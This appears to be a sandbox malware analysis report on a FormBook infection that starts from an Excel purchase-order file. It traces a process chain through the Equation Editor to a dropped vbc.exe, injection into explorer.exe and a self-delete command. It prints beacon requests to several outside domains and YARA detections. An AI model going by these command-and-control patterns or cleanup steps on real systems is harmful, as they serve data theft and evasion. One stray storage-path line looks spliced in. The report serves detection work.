Jan 13, 2021 17:15:38.513791084 CET	695	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 16:15:38 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc8399-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49171	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:15:43.631831884 CET	696	OUT	GET /8rg4/?RJ=A4ItsHP7WirPGvorxE1FqdRUH2iuHEJ7Bx0GuGGPjza4UX3M9OXu5uVQhTJ1ITDXtosJtw==&LFQHH=_pgx3Rd HTTP/1.1 Host: www.bodyfuelrtd.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 17:15:43.771677017 CET	696	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 16:15:43 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc838f-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49172	52.201.79.206	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:15:49.094279051 CET	697	OUT	GET /8rg4/?RJ=TnNmbzZ07c0oGjOKu8dlo9fJ1+bwou5zSbzvJX/NHzjfzZDNyOnBd6/Vb1/yxalFfeO8dQ==&LFQHH=_pgx3Rd HTTP/1.1 Host: www.med.vegas Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:15:49.220379114 CET	697	IN	HTTP/1.1 200 OK Server: openresty Date: Wed, 13 Jan 2021 16:15:49 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 34 0d 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 77 77 77 2e 6d 65 64 2e 76 65 67 61 73 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 61 20 68 72 65 66 3d 22 2f 22 3e 77 77 77 2e 6d 65 64 2e 76 65 67 61 73 3c 2f 61 3e 20 69 73 20 66 6f 72 20 73 61 6c 65 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 74<html><head><title>www.med.vegas</title></head><body>www.med.vegas is for sale</body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49173	156.241.53.120	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:15:54.837887049 CET	698	OUT	GET /8rg4/?RJ=L7zt2X09aZYoBAHC+eA9zRVsf98yp96jr6cziSmYh//zcfokRAER+ywNWZkD6CAacfgk6g==&LFQHH=_pgx3Rd HTTP/1.1 Host: www.cckytx.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 17:15:55.419712067 CET	699	IN	HTTP/1.1 302 Moved Temporarily Date: Wed, 13 Jan 2021 16:15:54 GMT Server: Apache Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: PHPSESSID=u6a5gfk8t4con8r4lmj02nbeu0; path=/ Upgrade: h2 Connection: Upgrade, close Location: / Content-Length: 0 Content-Type: text/html; charset=gbk

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49174	199.59.242.153	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:16:00.702315092 CET	700	OUT	GET /8rg4/?RJ=WsO1qiz2dXOYooBDjHaDnsysS09xwMceuB64tfjAiEOaRoVYdCuvrl6g5TO0aeWlvtBBiA==&LFQHH=_pgx3Rd HTTP/1.1 Host: www.alwayadopt.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:16:00.825599909 CET	701	IN	HTTP/1.1 200 OK Server: openresty Date: Wed, 13 Jan 2021 16:16:00 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oY OeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_J0namSj0K7JflC2/UP2pFP3/Jp7Dj9lelAxg 6rm2yWbf8NbCHEk0l+KQRrM3RdHFGglLr7cizDIcSIFx9hr+Xw== Data Raw: 66 66 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4e 44 72 70 32 6c 7a 37 41 4f 6d 41 44 61 4e 38 74 41 35 30 4c 73 57 63 6a 4c 46 79 51 46 63 62 2f 50 32 54 78 63 35 38 6f 59 4f 65 49 4c 62 33 76 42 77 37 4a 36 66 34 70 61 6d 6b 41 51 56 53 51 75 71 59 73 4b 78 33 59 7a 64 55 48 43 76 62 56 5a 76 46 55 73 43 41 77 45 41 41 51 3d 3d 5f 4a 30 6e 61 6d 53 6a 30 4b 37 4a 66 6c 43 32 2f 55 50 32 70 46 50 33 2f 4a 70 37 44 6a 39 6c 65 6c 41 78 67 36 72 6d 32 79 57 62 66 38 4e 62 43 48 45 6b 30 6c 2b 4b 51 52 72 4d 33 52 64 48 46 47 67 6c 4c 72 37 63 69 7a 44 49 63 53 49 46 78 39 68 72 2b 58 77 3d 3d 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 3c 74 69 74 6c 65 3e 3c 2f 74 69 74 6c 65 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 53 65 65 20 72 65 6c 61 74 65 64 20 6c 69 6e 6b 73 20 74 6f 20 77 68 61 74 20 79 6f 75 20 61 72 65 20 6c 6f 6f 6b 69 6e 67 20 66 6f 72 2e 22 2f 3e 3c 2f 68 65 61 64 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 36 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 36 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 37 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 37 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 38 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 38 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 49 45 20 39 20 5d 3e 3c 62 6f 64 79 20 63 6c 61 73 73 3d 22 69 65 39 22 3e 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 21 2d 2d 5b 69 66 20 28 67 74 20 49 45 20 39 29 7c 21 28 49 45 29 5d 3e 20 2d 2d 3e 3c 62 6f 64 79 3e 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 67 5f 70 62 3d 28 66 75 6e 63 74 69 6f 6e 28 29 7b 76 61 72 0a 44 54 3d 64 6f 63 75 6d 65 6e 74 2c 61 7a 78 3d 6c 6f 63 61 74 69 6f 6e 2c 44 44 3d 44 54 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 2c 61 41 43 3d 66 61 6c 73 65 2c 4c 55 3b 44 44 2e 64 65 66 65 72 3d 74 72 75 65 3b 44 44 2e 61 73 79 6e 63 3d 74 72 75 65 3b 44 44 2e 73 72 63 3d 22 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 61 64 73 65 6e 73 65 2f 64 6f 6d 61 69 6e 73 2f 63 61 66 2e 6a 73 22 3b 44 44 2e 6f 6e 65 Data Ascii: ff9<!DOCTYPE html><html data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp 2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ= =_J0namSj0K7JflC2/UP2pFP3/Jp7Dj9lelAxg6rm2yWbf8NbCHEk0l+KQRrM3RdHFGglLr7cizDIcSIFx9hr+Xw==><head> <meta http-equiv="Content-Type" content="text/html; charset=utf-8"><title></title><meta name="viewport" content= "width=device-width, initial-scale=1"><meta name="description" content="See related links to what you are looking for."/> </head>...[if IE 6]><body class="ie6"><![endif]-->...[if IE 7]><body class="ie7"><![endif]-->...[if IE 8]><body class="ie8"><! [endif]-->...[if IE 9]><body class="ie9"><![endif]-->...[if (gt IE 9)|!(IE)]> --><body>...<![endif]--><script type="text/javascri pt">g_pb=(function(){varDT=document,azx=location,DD=DT.createElement('script'),aAC=false,LU;DD.defer=true;DD.a sync=true;DD.src="//www.google.com/adsense/domains/caf.js";DD.one

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2400 Parent PID: 584

General

Start time:	17:13:55
Start date:	13/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fe60000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$PO85937758859777.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	1400AF526	WriteFile
C:\Users\user\Desktop\~$PO85937758859777.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	1400AF591	WriteFile
C:\Users\user\Desktop\~$PO85937758859777.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	1400AF526	WriteFile

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$PO85937758859777.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	1400AF591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	m 8	binary	6D 20 38 00 60 09 00 00 02 00 00 00 00 00 00 00 5A 00 00 00 01 00 00 00 2C 00 00 00 22 00 00 00 70 00 6F 00 38 00 35 00 39 00 33 00 37 00 37 00 35 00 38 00 38 00 35 00 39 00 37 00 37 00 37 00 2E 00 78 00 6C 00 73 00 78 00 00 00 70 00 6F 00 38 00 35 00 39 00 33 00 37 00 37 00 35 00 38 00 38 00 35 00 39 00 37 00 37 00 37 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2488 Parent PID: 584

General

Start time:	17:14:14
Start date:	13/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2684 Parent PID: 2488

General

Start time:	17:14:16
Start date:	13/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x990000
File size:	654336 bytes
MD5 hash:	16E1A5D26C0698AC48D63661264E0BA1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2170443265.00000000021C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2171409791.00000000031C9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2171409791.00000000031C9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2171409791.00000000031C9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E517995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E517995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E42DE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E51A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E42DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E42DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E42DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E42DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E42DE2C	ReadFile

Analysis Process: vbc.exe PID: 2892 Parent PID: 2684

General

Start time:	17:14:19
Start date:	13/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x990000
File size:	654336 bytes
MD5 hash:	16E1A5D26C0698AC48D63661264E0BA1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2209887381.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2209887381.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2209887381.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2209821805.0000000000250000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2209821805.0000000000250000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2209821805.0000000000250000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.2209860006.00000000002D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.2209860006.00000000002D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.2209860006.00000000002D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2892

General

Start time:	17:14:20
Start date:	13/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmmon32.exe PID: 3012 Parent PID: 1388

General

Start time:	17:14:34
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\cmmon32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmmon32.exe
Imagebase:	0xab0000
File size:	43008 bytes
MD5 hash:	EA7BAAB0792C846DE451001FAE0FBD5F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2383656903.0000000000130000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2383656903.0000000000130000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2383656903.0000000000130000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2383565637.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2383565637.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2383565637.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2383855110.00000000002D0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2383855110.00000000002D0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2383855110.00000000002D0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	982B7	NtReadFile

Analysis Process: cmd.exe PID: 3028 Parent PID: 3012

General

Start time:	17:14:39
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4abc0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	success or wait	1	4ABCA7BD	DeleteFileW

Disassembly

Code Analysis